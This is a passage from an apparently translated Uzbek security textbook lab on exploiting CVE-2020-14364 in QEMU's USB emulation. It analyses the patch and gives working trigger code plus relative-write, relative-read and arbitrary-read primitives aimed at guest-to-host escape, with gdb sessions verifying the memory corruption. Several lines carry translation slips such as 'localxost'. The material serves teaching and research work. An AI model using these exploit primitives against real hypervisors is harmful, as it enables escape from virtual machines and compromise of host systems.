• Ma’lumotlar bosqichi sozlash bosqichi tomonidan tayinlangan yo‘nalishdagi bir yoki bir nechta ma’lumotlar tranzaksiyalarini o‘z ichiga oladi. Ma’lumotlar tranzaksiyasida, agar boshqaruvni uzatish boshqaruv yozuvi bo‘lsa, xost OUT paketini yuboradi, keyin DATAx (DATA1 yoki DATA0) paketini yuboradi.

Boshqaruvni o‘qishda xost IN paketini yuboradi va funksiyadan DATAx paketini oladi. DATAx paketining qabul qiluvchisi muvaffaqiyatli bo‘lganida ACK yuborishi yoki uni NAK yoki STALL bilan rad etishi kerak.

• Yakuniy holat bosqichi holat bitimidan iborat. Agar boshqaruvni uzatish boshqaruvni o‘qish bo‘lsa, holat bosqichi xost OUT va nol uzunlikdagi DATA1 paketini yuborishi bilan boshlanadi. Agar buyruq bajarilgan bo‘lsa, funksiya ACK bilan javob beradi. Agar funksiya hali ham band bo‘lsa, u NAK bilan javob berishi kerak va agar xato bo‘lsa, STALL bilan javob beradi. Boshqaruv yozishda xost IN paketini yuboradi va funksiya nol uzunlikdagi DATA1 bilan javob beradi. Muvaffaqiyatli bo‘lsa, xost ACK yoki boshqacha tarzda NAK/STALL bilan javob beradi.

Standart so‘rovlar

Standart so‘rovlar standart boshqaruv trubkasi orqali qurilmaga yuborilishi mumkin va ular 8 baytlik ma’lumotlar maydonini o‘z ichiga olgan SETUP paketidan boshlanadi. Ushbu ma’lumotlar maydoni quyidagi parametrlarni kodlaydi:

• **bmRequestType** So‘rov xarakteristikalarini kodlovchi 8 bitli bitmap. 0–4 bitlar qabul qiluvchi turini ko‘rsatadi: qurilma, interfeys, so‘nggi nuqta, boshqa yoki zahiralangan. 5–6 bitlar so‘rov turini ko‘rsatadi: standart, sinf yoki zaxiralangan. 7bit ma’lumotlarni uzatish yo‘nalishini ko‘rsatadi: xostdan qurilmaga yoki qurilmadan xostga.

• **bRequest** So‘rov turiga ega 8 bitli maydon. Standart so‘rov kodlari: GET_STATUS, CLEAR_FEATURE, SET_FEATURE, SET_ADDRESS, GET_DESCRIPTOR, SET_DESCRIPTOR, GET_CONFIGURATION, SET_CONFIGURATION, GET_INTERFACE, SET_INTERFACE va SYNCH_FRAME

• **wValue** So‘rov parametrini o‘tkazish uchun 16 bitli so‘rovga bog‘liq maydon.

• **wIndex** Odatda indeks yoki ofsetni o‘tkazish uchun boshqa 16-bitli so‘rovga bog‘liq maydon.

• **wLength**Ma’lumot uzatish bosqichida uzatiladigan baytlar sonini ko‘rsatuvchi 16 bitli maydon.

Laboratoriya ishi 26.1:
GitHub API yordamida patch tahlili

Ushbu CVEni QEMU omborida tuzatgan majburiyatni topish mumkin. Buning uchun GitHub’ning REST API2 dan foydalanishva ularning tavsifida “CVE-2020-14364”ni o‘z ichiga olgan majburiyatlarni qidirish mumkin. Jq3 vositasidan olingan JSON’ni tahlil qilish va filtrlash uchun foydalanish mumkin, faqat bizga kerak bo‘lgan ma’lumotlarni ko‘rsatadi: majburiy URL va majburiy xabar.

```
(root ghh6)-[/]
# curl -s -H "Accept: application/vnd.github.cloak-preview+json" https://
api.github.com/search/commits?q=repo:qemu/qemu+CVE-2020-14364 | jq '.items[0].
commit | .url + "\n" + .message'-r
https://api.github.com/repos/qemu/qemu/git/commits/
b946434f2659a182afc17e155be6791ebfb302eb
usb: fix setup_len init (CVE-2020-14364)
```

Hisoblangan *setup_len-ni*mahalliy o‘zgaruvchida saqlash, uni tasdiqlash va agar u aql-idrok tekshiruvidan o‘tgan bo‘lsa, uni faqat strukturaga yozish kerak (USBDevice->setup_len).

Bu boshqa kodning (ayniqsa *do_token_{in,out}*funksiyalari) noto‘g‘ri *USBDevice->setup_len* qiymatlari bilan ishlashini va *USBDevice->setup_buf[]* bufe-rini to‘lib toshishini oldini oladi.

Endi majburiy *URL* manzili bor, boshqa so‘rovni bajarish va kodni o‘zgartirish lozim:

```
(root ghh6)-[/]
# curl -s -H "Accept: application/vnd.github.groot-preview+json" https://api.
github.com/repos/qemu/qemu/commits/b946434f2659a182afc17e155be6791ebfb302eb| jq
.files[0].patch -r | colordiff
@@ -129,6 +129,7 @@ void usb_wakeup(USBEndpoint *ep, unsigned int stream)
static void do_token_setup(USBDevice *s, USBPacket *p)
{
int request, value, index;
+ unsigned int setup_len;
if (p->iov.size != 8) {
p->status = USB_RET_STALL;
@@ -138,14 +139,15 @@ static void do_token_setup(USBDevice *s, USBPacket *p)
usb_packet_copy(p, s->setup_buf, p->iov.size);
s->setup_index = 0;
p->actual_length = 0;
- s->setup_len = (s->setup_buf[7] << 8) | s->setup_buf[6]; (1)
- if (s->setup_len > sizeof(s->data_buf)) {
+ setup_len = (s->setup_buf[7] << 8) | s->setup_buf[6]; (2)
+ if (setup_len > sizeof(s->data_buf)) {
fprintf(stderr,
```

```
"usb_generic_handle_packet: ctrl buffer too small (%d > %zu)\n",
- s->setup_len, sizeof(s->data_buf));
+ setup_len, sizeof(s->data_buf));
p->status = USB_RET_STALL;
Return;
}
+ s->setup_len = setup_len;
request = (s->setup_buf[0] << 8) | s->setup_buf[1];
value = (s->setup_buf[3] << 8) | s->setup_buf[2];
```

Eslatma *do_parameter ham zaif hisoblanadi, lekin biz faqat do_token_setup funksiyasiga e'tibor qaratamiz.*

Zaif funksiya *do_token_setup SETUP* paketlarini (USB ma'nosida "xost"; bu "xost" aslida guest VM) endpointga yuborish bilan shug'ullanadi. *USBDevice *s* parametri qurilmaning holatiga ko'rsatkich bo'lib xizmat qiladi va *USBPacket *p* kelayotgan paket haqida ma'lumotni o'z ichiga oladi. Funksiya *SETUP* ma'lumotlar maydonining uzunligi 8 bayt ekanligini tekshiradi. Agar tekshiruv muvaffaqiyatsiz bo'lsa, *p->status USB_RET_STALL* ga o'rnatiladi va funksiya to'xtatiladi; aks holda, *usb_packet_copy* paket ma'lumotlarini *s->setup_buf* ga nusxalaydi.

Ushbu zaif kod (1) *s->setup_len* ni *s->setup_buf* tarkibiga "wLength" maydoniga mos keladigan (ma'lumotlar bosqichida uzatiladigan baytlar soni) o'rnatadi. Yangi kod (2) qurilma holatiga ta'sir qilmasdan o'rniga mahalliy o'zgaruvchidan foydalanadi.

Keyingi qator bu qiymat *s->data_buf* hajmidan kattaroq yoki yo'qligini tekshiradi (ma'lumotlar bosqichida ma'lumotlarni nusxalash uchun ishlatiladigan 4096 baytlik bufer). Agar shunday bo'lsa, funksiya garovga qo'yiladi. Kod diff va majburiyat tavsifidan biz WLength maydoni 4096 dan katta bo'lgan *SETUP* paketini yuborish mumkinligini taxmin qilishimiz mumkin va *do_token_setup* uni qayta ishlay olmaydi; ammo noto'g'ri *s->setup_len*o'rnatiladi. Ushbu noto'g'ri holat ma'lumotlar bosqichida ma'lumotlarni uzatishda *s->data_buf* ni to'ldirish uchun ishlatilishi mumkin.

Trigger (qo'zg'atuvchi) yaratish

Muammoning asosiy tushunchasi bilan avval triggerda, keyin esa to'liq ishlaydigan eksploitda ishlashni boshlash mumkin. Bunda 24-bobda ishlab chiqilgan freymvork ishi vositalaridan foydalaniladi. Freymvorkdan foydalanishning afzalligi shundaki, umumiy maqsadli operatsion tizimning qo'shimcha dasturiy qatlamlaridan chetlab o'tish mumkin. Shu tarzda, kodni sinovdan o'tkazish va xatolarni tuzatish osonroq bo'ladi, bu esa eksploitni ishlab chiqish vaqtini qisqartiradi.

Freymvork asosidagi eksploit ishlay boshlagandan so'ng, uni har qanday ma'lum bir OT'ga o'tkazish mumkin.

Maqsadni sozlash

Buning uchun dastlab zaif QEMU(v5.1.0-rc3) versiyasi kerak bo'ladi. Ushbu bob uchun taqdim etilgan Docker konteyneri allaqachon uni o'z ichiga oladi. Ta'sir qilingan USB kontroller standart bo'yicha yoqilmagan, shuning uchun uni QEMU buyruq qatoriga qo'shish, shuningdek, unga USB qurilmasini ulash kerak. Nihoyat, QEMU jarayonini debug qilishi uchun, uni `gdbserver` orqali ishga tushiriladi.

Eslatma: *Ushbu bobdagi barcha manba fayllarini Docker konteyneridagi /labs katalogidan topish mumkin.*

Quyida */labs/qemu_guest.py* faylida qanday qilib Guest sub-sinfi amalga oshirilgani ko'rib chiqilgan:

```
from subprocess import Popen, PIPE, DEVNULL
import guest
class Guest(guest.Guest):
debugger = 'gdbserver 127.0.0.1:2345'
stderr = True
def __enter__(self):
self.proc = Popen(
(f'exec {self.debugger} qemu-system-x86_64 '
'-display none -boot d -cdrom kernel_bios.iso '
'-m 300M -serial stdio -enable-kvm '
'-device usb-ehci,id=ehci '
'-device usb-mouse,bus=ehci.0'
),
stdin=PIPE, stdout=PIPE,
stderr={True: None, False: DEVN ULL}[self.stderr],
shell=True
)
return self
```

Laboratoriya ishi 26.2:
PCI bus (shina) orqali qurilmalarni skanerlash

Ushbu yangi sozlamada, Enhanced Xost Controller Interface (EHCI) kontrolleri guestning PCI shinasida mavjud bo'lishi kerak. Buni freymvorkga kiritilgan pci.py moduli yordamida tekshirish mumkin. Ushbu modul guestning yadro ishga tushgandan so'ng PCI shinasini skanerlash uchun kodni qo'shadi:

```
┌──(root ghh6)-[/]
└─# cd /labs; python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from qemu_guest import Guest
>>> from pci import Session
>>> Guest.debugger = ''
>>> Session(Guest).run()
... omitted for brevity ...
00:04:00: USB (EHCI)
BAR MEM-space : 0xfebf1000❹ size: 0x1000
BAR MEM-space : 0x0 size: 0x0
BAR MEM-space : 0x0 size: 0x0
vendor_id : 0xe000
device_id : 0x40
command : 0x107
status : 0x0
revision_id : 0x10
prog_if : 0x20❸
subclass : 0x3❷
class_code : 0xc❶
```

***Eslatma**: Yangi asosiy klass endi Session deb ataladi va bu 24-bobda ishlab chiqilgan Fuzzer klassini umumlashtiradi.*

EHCI nazoratchi quyidagi xususiyatlarga ega:- Klass kodi: 0x0c ❶- Subklass: 0x03 ❷- Interface (prog_if): 0x20 ❸- BAR0: EHCI registrlar makonining asosiy manziliga ko‘rsatma beradi, manzil: 0xfebf1000 ❹

EHCI kontroller

EHCI kontrolleri USB qurilmalari bilan xost dasturiy ta’minoti o‘rtasidagi aloqani boshqaradi. Uning registrlar maydoni ikkita to‘plamga ega: imkoniyatlar registrlari va operatsion registrlar. Operatsion registrlar to‘plami nazoratchining operatsion holatini boshqarish uchun ishlatiladi.

EHCI ikkita jadval interfeysi orqali ma’lumot uzatishni amalga oshiradi: vaqtli jadval va asinxron jadval. Asosan Asinxron jadval ishlatiladi, chunki u oddiyroq, lekin ikkala jadval interfeysi ham ehtiyojlarni qondirishi mumkin. Asinxron jadval asinxron uzatish ro‘yxatini ishlatadi, bu – Queue Head (QH) elementlarining aylantiriladigan ro‘yxati. Operatsion registr ASYNCLISTADDR asinxron jadval tomonidan qayta ishlanishi kerak bo‘lgan keyingi QH elementiga ko‘rsatma beradi. Queue Head birinchi navbatda element turini (bu holatda, QH turi) va keyingi QH’ga ko‘rsatma beradi. Keyingi maydonlar endpointning xususiyatlari va imkoniyatlarini ko‘rsatadi, so‘ngra joriy Queue Element Transfer Descriptor (qTD)ga

ko‘rsatma beradi. QH’ning qolgan qismi joriy qTD bilan bog‘liq transfer overlay maydoni.

qTD bir yoki bir nechta USB tranzaksiyalarini ifodalash uchun ishlatiladi. U keyingi qTD va alternativ qTDlarga ko‘rsatmalar, qTD tokeni va 20KB gacha uzatish imkoniyatini beruvchi beshta bufer ko‘rsatmasini o‘z ichiga oladi. qTD tokeni (boshqa narsalar bilan birga) uzatilishi kerak bo‘lgan umumiy baytlar sonini (bufer ko‘rsatmalaridan) va IN, OUT yoki SETUP tokenlarini yaratishda ishlatiladigan PID kodini kodlaydi.

Asinxron jadvalni yoqish yoki o‘chirish, shuningdek, uni ishga tushirish yoki to‘xtatish uchun operatsion registr USBCMD dan foydalaniladi. USBCMD orqali berilgan buyruqlar darhol ta’sir ko‘rsatmaydi, shuning uchun USBSTS registrini so‘rovlar bilan tekshirib turish kerak. Nazoratchi bir nechta “Port Status and Control” registrlarini (PORTSCn) qo‘llab-quvvatlaydi; faqat PORTSC0 registrini port zero ni yoqish va qayta ishga tushirish uchun ishlatiladi.

Freymvorkning EHCI boshqaruv logikasi ehci.py modulida joylashgan (bo‘sh joy sababli uning kodi ko‘rsatilmaydi) va eksploit kodidan ajratiladi. Ushbu modul tomonidan taqdim etilgan metodlar quyidagilardir:

– **qtd_single:** Token va ma’lumot argumenti asosida bitta qTD yaratadi.

– **qh_single:** qTD asosida bitta (o‘z-o‘zini murojaat qiluvchi) QH yaratadi.

– **port_reset:** PORTSC0 da “port reset” va keyin “port enabled”ni o‘rnatadi.

– **async_sched_stop:** Asinxron jadvalni to‘xtatadi.

– **async_sched_run:** QH argumentini berib, ASYNCLISTADDR’ni o‘rnatadi va asinxron jadvalni ishga tushiradi.

– **run_single:** Token va ma’lumot argumentini olib, avvalgi metodlardan foydalanib transaksiyani amalga oshiradi.

– **request:** Standart so‘rovlar uchun 8baytli ma’lumot maydoni ma’lumotlarini yaratadi.

– **setup:** So‘rov argumentini olib, SETUP tokenini yaratadi va run_single’ni chaqiradi.

– **usb_in:**Ma’lumot uzunligi argumentini olib, IN tokenini yaratadi va run_single’ni chaqiradi. Funksiyadan uzatilgan ma’lumotni qaytaradi va bayt satri sifatida qaytaradi.

– **usb_out:**Ma’lumot (IOVector) argumentini olib, funksiyaga (OUT) uzatadi.

Bugni triggerlash

Ilgari, xatolik wLength maydoni 4096 dan katta bo‘lgan SETUP paketini yuborish orqali yaroqsiz s->setup_len o‘rnatishga imkon berishi aniqlangan edi. Ma’lumotlar bosqichida OUT paketini qayta ishlashda s->data_buf to‘lib ketishi mumkin.

OUT paketlarini qayta ishlovchi QEMU funksiyasi do_token_out deb nomlanadi va uni /qemu/hw/usb/core.c (Docker konteyneri ichida) orqali topish mum-

kin. Ushbu buffer to‘lib ketishi qanday sharoitlarda boshlanishi mumkinligini ko‘rib chiqish kerak:

```
static void do_token_out(USBDevice *s, USBPacket *p)
{
assert(p->ep->nr == 0);
switch(s->setup_state) {
case SETUP_STATE_ACK:
if (s->setup_buf[0] & USB_DIR_IN) {
s->setup_state = SETUP_STATE_IDLE;
/* transfer OK */
} else {
/* ignore additional output */
}
break;
case SETUP_STATE_DATA:❸
if (!(s->setup_buf[0] & USB_DIR_IN)) {
int len = s->setup_len - s->setup_index;❷
if (len > p->iov.size) {
len = p->iov.size;
}
usb_packet_copy(p, s->data_buf + s->setup_index, len);❶
s->setup_index += len;
if (s->setup_index >= s->setup_len) {
s->setup_state = SETUP_STATE_ACK;
}
return;
}
s->setup_state = SETUP_STATE_IDLE;
p->status = USB_RET_STALL;
break;
default:
p->status = USB_RET_STALL;
}
}
```

Usb_packet_copy ❶ funksiyasiga boshqariladigan obyektiv ❷ bilan chaqiriladi, agar *s->setup_state SETUP_STATE_DATA*❸ bo‘lsa. Biroq buzilgan SETUP paketini qayta ishlashda *do_token_setup s->setup_state* sozlamalaridan oldin qayetadi. Oldindan boshqa SETUP paketini yuborish orqali ushbu cheklovni bartaraf etish mumkin. Quyida *do_token_setup (/qemu/hw/usb/core.c)* funksiyasi orqali SETUP paketlari qanday ishlanishini yana bir bor ko‘rib chiqish lozim:

```
static void do_token_setup(USBDevice *s, USBPacket *p)
{
int request, value, index;
if (p->iov.size != 8) {
p->status = USB_RET_STALL;
return;
}
usb_packet_copy(p, s->setup_buf, p->iov.size);
s->setup_index = 0;
p->actual_length = 0;
s->setup_len = (s->setup_buf[7] << 8) | s->setup_buf[6];
... omitted for brevity ...
if (s->setup_buf[0] & USB_DIR_IN) {
usb_device_handle_control(s, p, request, value, index,
s->setup_len, s->data_buf);
if (p->status == USB_RET_ASYNC) {
s->setup_state = SETUP_STATE_SETUP;
}
if (p->status != USB_RET_SUCCESS) {
return;
}
if (p->actual_length < s->setup_len) {
s->setup_len = p->actual_length;
}
s->setup_state = SETUP_STATE_DATA;
} else {
if (s->setup_len == 0)
s->setup_state = SETUP_STATE_ACK;
else
s->setup_state = SETUP_STATE_DATA;❶
}
p->actual_length = 8;
}
```

Agar to‘g‘ri uzunlikni o‘z ichiga olgan SETUP paketi yuborilsa, bu *s->setup_state ni SETUP_STATE_DATA*❶ ga o‘rnatuvchi kod yo‘liga olib kelishi mumkin. Bu shuni anglatadiki, bufer oqimi ikkita ketma-ket SETUP paketlarini (birinchi paketi to‘g‘ri wLengthga ega) va bitta OUT paketini yuborish orqali ishga tushirilishi mumkin.

Haqiqiy nusxalash jarayoni *usb_packet_copy (/qemu/hw/usb/core.c)* tomonidan amalga oshiriladi.

Agar ushbu funksiyani batafsil ko‘rib chiqilsa, nusxa ko‘chirish yo‘nalishi paketning PID bilan aniqlanishini ko‘rish mumkin:

```
void usb_packet_copy(USBPacket *p, void *ptr, size_t bytes)
{
QEMUIOVector *iov = p->combined ? &p->combined->iov : &p->iov;
assert(p->actual_length >= 0);
assert(p->actual_length + bytes <= iov->size);
switch (p->pid) {
```

```
case USB_TOKEN_SETUP:
case USB_TOKEN_OUT:❶
iov_to_buf(iov->iov, iov->niov, p->actual_length, ptr, bytes);
break;
case USB_TOKEN_IN:❷
iov_from_buf(iov->iov, iov->niov, p->actual_length, ptr, bytes);
break;
default:
fprintf(stderr, "%s: invalid pid: %x\n", __func__, p->pid);
abort();
}
p->actual_length += bytes;
}
```

SETUP yoki OUT paketlari uchun *iov_to_buf* ❶, shu bilan birga, IN paketlar uchun *iov_from_buf* ❷ chaqiriladi.

Yuqoridagi berilganlarga asoslanib, to‘lib ketishni keltirib chiqaradigan va buferdan 32 bayt o‘tib ketadigan konsepsiyaning tasdiqlash kodi yoziladi. Quyidagi kodni */labs/trigger.py* saytida topish mumkin:

```
import ehci
from qemu_guest import Guest
from remotemem import IOVector, Chunk
class Trigger(ehci.Session):
retry_exceptions = False
timeout = 0
def trigger_overflow(self, overflow_len, data):
self.setup(self.request(0, 0, 0, 0, 0x100))❶
self.setup(self.request(0, 0, 0, 0, overflow_len))❷
self.usb_out(IOVector([Chunk(data)]))❸
def on_boot(self, body):
super().on_boot(body)
self.port_reset()
self.trigger_overflow(0x1020, b'\xff' * 0x1020)
if __name__ == "__main__":
Trigger(Guest).run()
```

Birinchi SETUP ❶ paketi (to‘g‘ri uzunlik) *s->state* ni *SETUP_STATE_DATA* ga o‘rnatadi va ikkinchi SETUP ❷ paketi *s->setup_len* ni *overflow_len* ga buzadi. OUT ❸ paketi data mazmunini *s->data_buf* ga yozadi va uni 32 bayt ortiqcha to‘ldiradi.

Laboratoriya ishi 26.3: Triggerni ishga tushirish

Nosozliklarni tuzatuvchida trigger buferdan qanday oshib ketishi ko‘rib chiqiladi:

```
┌──(root ghh6)-[/labs]
└─# python3 trigger.py &
[2] 1089
┌──(root ghh6)-[/labs]
└─# gdb -q
(gdb) set pagination off
(gdb) handle SIGUSR1 nostop noprint
Signal Stop Print Pass to program Description
SIGUSR1 No No Yes User defined signal 1
(gdb) target remote localxost:2345
...omitted for brevity...
0x00007f8b7d70e090 in _start () from target:/lib64/ld-linux-x86-64.so.2
(gdb) b usb_packet_copy if bytes == 0x1020❶
Breakpoint 1 at 0x560776e4c6a5: file /qemu/hw/usb/core.c, line 588.
(gdb) c
...omitted for brevity...
Thread 1 "qemu-system-x86" hit Breakpoint 1, usb_packet_copy
(p=0x560779903630,
ptr=0x56077a66509c, bytes=4128) at /qemu/hw/usb/core.c:588
588 QEMUIOVector *iov = p->combined ? &p->combined->iov : &p->iov;
(gdb) finish❷
Run till exit from #0 usb_packet_copy (p=0x560779903630, ptr=0x56077a66509c,
bytes=4128) at /qemu/hw/usb/core.c:588
do_token_out (s=0x56077a664fb0, p=0x560779903630) at /qemu/hw/usb/core.c:244
244 s->setup_index += len;
(gdb) x/4gx &s->data_buf[4096]❸
0x56077a66609c: 0xffffffffffffffff 0xffffffffffffffff
0x56077a6660ac: 0xffffffffffffffff 0xffffffffffffffff
```

GDB bilan ulanilgandan so‘ng, *“usb_packet_copy”*❶ funksiyasida uzunligi 0x1020 bayt bo‘lsa, to‘xtaydigan shartli to‘xtatish nuqtasi o‘rnatiladi. To‘xtatish nuqtasi ishga tushganda, funksiyaga nusxalashni bajarishiga ruxsat beriladi ❷ va chaqiruvchiga qaytiladi. Shundan so‘ng, *“s->data_buf”*❸ tugagan joyidan keyingi ma’lumotlarni tekshirib, ma’lumotlarning 0xff registrida o‘zgargani tasdiqlanadi.

Eksploitatsiya

Ushbu bob zaiflikdan to‘liq foydalanish uchun zarur bo‘lgan barcha qadamlarni o‘z ichiga oladi. Oldingi trigger kodidan boshlanadi va oxir-oqibat *ret2lib* texnikasi orqali kod bajarilishiga erishgunga qadar yana ilg‘or primitivlar yaratiladi. To‘liq ishlaydigan ekspluatatsiya kodini *qemu_xpl.py* da topish mumkin. C

tuzilmalarini osonlik bilan boshqarish uchun *cstruct.py* da **CStruct** klassi taqdim etiladi. Bu **construct.Structning** moslashtirilgan kichik klassi bo'lib, u struktura maydonlari uchun C-ga o'xshash muvofiq va ofset ma'lumotlarini ta'minlaydi.

Yozish (write) uchun nisbiy primitiv usullar

Birinchi primitivni yaratish uchun USBDevice tuzilishini (/qemu/include/hw/usb.h da aniqlangan) ko'rib chiqiladi. Xususan, "data_buf"dan keyingi maydonlarga qaralsa, bu maydonlar to'liq o'zgarish bilan buzilishi mumkin:

```
uint8_t setup_buf[8];
uint8_t data_buf[4096];
int32_t remote_wakeup;
int32_t setup_state;
int32_t setup_len;
int32_t setup_index;
```

Biz setup_index va setup_lenni boshqarish va har doim setup_state holatini SETUP_STATE_DATA ga o'rnatish mumkin. Ma'lumotlar quyidagi tarzda nusxalanadi:

```
usb_packet_copy(p, s->data_buf + s->setup_index, len);
s->setup_index += len;
```

s->setup_index ni boshqarish orqali biz buferning to'lib ketishini *s->data_buf* manzilidan ±2GB nisbiy yozishga aylantirish mumkin. Trigger_overflow usulimizga asoslanib, nisbatan_yozish primitivini quyidagi tarzda qurish mumkin *(/labs/qemu_xpl.py)*:

```
def overflow_data(self):
return CStruct(
'remote_wakeup' / c.Int32sl,
'setup_state' / c.Int32sl,
'setup_len' / c.Int32sl,
'setup_index' / c.Int32sl
)
def overflow_build(self, overflow_len, setup_len, setup_index):❶
return self.overflow_data().build({
'remote_wakeup': 0,
'setup_state': 2, # SETUP_STATE_DATA
'setup_len': setup_len,
'setup_index': setup_index - overflow_len❷
})
def relative_write(self, offset, data: IOVector):❸
data_buf_len = USBDevice.data_buf.sizeof()
overflow_len = data_buf_len + self.overflow_data().sizeof()
```



```
setup_len = data.size() + offset
self.trigger_overflow(
overflow_len,
self.overflow_build(overflow_len, setup_len, offset)
)
self.usb_out(data)
```

Dastlab, bizda *s->setup_len* va *s->setup_index* ni buzish uchun zarur bo'lgan ikkilik ma'lumotlarni yaratish uchun overflow_build ❶ yordamchi usuli mavjud. Overflow_len argumenti *s->setup_index* ❷ ni sozlash uchun talab qilinadi, u *usb_packet_copy* chaqirilgandan keyin amalga oshiriladi. Bizning *"relative_write"* ❸ primitivimiz yozish uchun *s->data_buf* nisbiy ofset (ijobiy yoki salbiy) va yoziladigan ma'lumot (IOVector)ni qabul qiladi.

O'qish (read) uchun nisbiy primitiv usullar

O'qish primitivi IN paketini yuborishni talab qiladi. QEMU funksiyasi, IN paketlarini qayta ishlovchi, *"do_token_in"* deb ataladi va u *"/qemu/hw/usb/core.c"* faylida aniqlangan.

```
static void do_token_in(USBDevice *s, USBPacket *p)
{
...omitted for brevity...
switch(s->setup_state) {
...omitted for brevity...
case SETUP_STATE_DATA:
if (s->setup_buf[0] & USB_DIR_IN) {❷
int len = s->setup_len - s->setup_index;
if (len > p->iov.size) {
len = p->iov.size;
}
usb_packet_copy(p, s->data_buf + s->setup_index, len);❶
s->setup_index += len;
if (s->setup_index >= s->setup_len) {
s->setup_state = SETUP_STATE_ACK;
}
return;
}
```

"usb_packet_copy" chaqiruviga ❶*"USB_DIR_IN"* *"s->setup_buf[0]"*❷ mavjud bo'lsa erishiladi. *"s->setup_index"*ni buzish uchun OUT paketi ishlatilganligi sababli, bu mumkin emas.

Ayni paytda *USB_DIR_IN* ni o'rnatishga urinib ko'proq SETUP paketlarini yuborish juda kech, chunki holat allaqachon buzilgan; ammo, "relative_write" uchun salbiy ofsetni o'tkazishi va *s->setup_buf* ni sindirishi mumkin. Quyida

ushbu yondashuvdan keyin nisbatan_read *(/labs/qemu_xpl.py)*ni qanday amalga oshirish ko‘rib chiqiladi:

```
def relative_read(self, offset, length):
data_buf_len = USBDevice.data_buf.sizeof()
overflow_len = data_buf_len + self.overflow_data().sizeof()
setup_buf = self.request(ehci.USB_DIR_IN, 0, 0, 0, 0)❷
setup_buf_len = len(setup_buf)
data = IOVector([❶
Chunk(setup_buf),
Chunk(
self.overflow_build(❸
overflow_len,
offset + length,
offset - setup_buf_len
),
offset=data_buf_len + setup_buf_len
)])
self.relative_write(-setup_buf_len, data)❹
return self.usb_in(length)
```

Nisbiy_o‘qish primitivi ma’lumotlarni bir martalik **s->data_buf❶** ning ostki va to‘lib ketishiga tayyorlash orqali tuziladi. Past oqim bo‘limi **(setup_buf)❷USB_DIR_IN** ni o‘rnatish uchun **s->setup_buf** tarkibini buzadi, ortiqcha qism **❸s->setup_len** va **s->setup_index** ni buzadi. Keyin **relative_write❹** holatni buzish uchun ishlatiladi va ma’lumotlarni oshkor qilish uchun IN paketini yuborish mumkin.

Laboratoriya ishi 26.4:
O‘qish (read) uchun nisbiy primitiv usullarni debugginglash

Debuggerdan foydalanib, davlatning qanday qilib korruptsiya qilinganini ko‘rib chiqish mumkin:

```
┌──(root ghh6)-[/labs]
└─# nohup python3 qemu_xpl.py 2> /dev/null &
[1] 328
┌──(root ghh6)-[/labs]
└─# gdb -q
(gdb) set pagination off
(gdb) handle SIGUSR1 nostop noprint
Signal Stop Print Pass to program Description
SIGUSR1 No No Yes User defined signal 1
(gdb) target remote localxost:2345
0x00007f2c37c67090 in _start () from target:/lib64/ld-linux-x86-64.so.2
(gdb) b usb_packet_copy if bytes > 0x1000
Breakpoint 1 at 0x5613f085e6a5: file /qemu/hw/usb/core.c, line 588.
```



```
(gdb) c
Continuing.
...omitted...
Thread 1 "qemu-system-x86" hit Breakpoint 1, usb_packet_copy
(p=0x5613f28eb630,
ptr=0x5613f364d09c, bytes=4112) at /qemu/hw/usb/core.c:588
588 QEMUIOVector *iov = p->combined ? &p->combined->iov : &p->iov;
(gdb) finish
Run till exit from #0 usb_packet_copy (p=0x5613f28eb630, ptr=0x5613f364d09c,
bytes=4112) at /qemu/hw/usb/core.c:588
do_token_out (s=0x5613f364cfb0, p=0x5613f28eb630) at /qemu/hw/usb/core.c:244
244 s->setup_index += len;
(gdb) print s->setup_state
$1 = 2
(gdb) print s->setup_len
$2 = 4112❶
(gdb) print s->setup_index
$3 = -4120❷
(gdb) c
Continuing.
Thread 1 "qemu-system-x86" hit Breakpoint 1, usb_packet_copy
(p=0x5613f28eb630,
ptr=0x5613f364d094, bytes=4120) at /qemu/hw/usb/core.c:588
588 QEMUIOVector *iov = p->combined ? &p->combined->iov : &p->iov;
(gdb) finish
Run till exit from #0 usb_packet_copy (p=0x5613f28eb630, ptr=0x5613f364d094,
bytes=4120) at /qemu/hw/usb/core.c:588
do_token_out (s=0x5613f364cfb0, p=0x5613f28eb630) at /qemu/hw/usb/core.c:244
244 s->setup_index += len;
(gdb) print s->setup_len
$4 = 5364
(gdb) print s->setup_index
$5 = -4356
(gdb) print s->setup_buf[0]
$6 = 128 '\200'❸
```

Maslahat: *GDB’dan foydalanib, barcha eksploit primitivlarini test qilish va USBDevice tarkibini xuddi shu tarzda ko‘rsatish kerak.*

Debugging qismida, quyidagi jarayonlarni ko‘rish mumkin:

1. Buffer Overflow orqali **“s->setup_len”❶** qiymati 0x1010 baytga o‘rnatiladi va **“s->setup_index”❷** -0x1018 ga o‘rnatiladi, bu uzunlik qo‘shilganda -8 (ya’ni `s->setup_buf` ning boshlanishi) bo‘ladi.

2. Keyinchalik, tasodifiy yozish yordamida **“s->setup_len”** va **“s->setup_index”** kerakli uzunlik va o‘qish uchun offset bilan o‘rnatiladi, shuningdek, **“s->setup_buf[0]”❸** qiymati **0x80 (USB_DIR_IN)**ga o‘rnatiladi. Keyinchalik, IN paketini yuborib ma’lumotlarni o‘qish mumkin.

Debugginglash

Nisbiy o‘qilganni tasodifiy o‘qishga aylantirish uchun **s->data_buf** manzili kerak. Biz s (USBDevice) manzilini **s->ep_ctl** da endpoint zero tuzilmasi (USBEndpoint) qurilma maydonidan olish mumkin. Ushbu tuzilma **/qemu/include/hw/usb.h** da belgilangan:

```
struct USBEndpoint {
uint8_t nr;
uint8_t pid;
uint8_t type;
uint8_t ifnum;
int max_packet_size;
int max_streams;
bool pipeline;
bool halted;
USBDevice *dev;
QTAILQ_HEAD(, USBPacket) queue;
};
```

Agar USBDevice tuzilmasining butun qismi ochib berilsa (kelajakda ushbu tuzilmaning ko‘proq qismi kerak bo‘ladi), biz **“s->ep_ctl.dev”**ni **“s->data_buf”** hisoblash uchun ishlatish mumkin. Eksploitning dastlabki qadamida ushbu tuzilma ochib beriladi (/labs/qemu_xpl.py):

```
def on_boot(self, body):
super().on_boot(body)
self.port_reset()
self.usb_dev = USBDevice.parse(
self.relative_read(
USBDevice.data_buf._offset * -1,
USBDevice.sizeof()
))
```

Keyinchalik, nisbiy o‘qishni tasodifiy o‘qishga aylantirish oson bo‘ladi:

```
def addr_of(self, field):❶
return self.usb_dev.ep_ctl.dev + field._offset
def arbitrary_read_near(self, addr, data_len):
delta = self.addr_of(USBDevice.data_buf)❷
return self.relative_read(addr - delta, data_len)
```

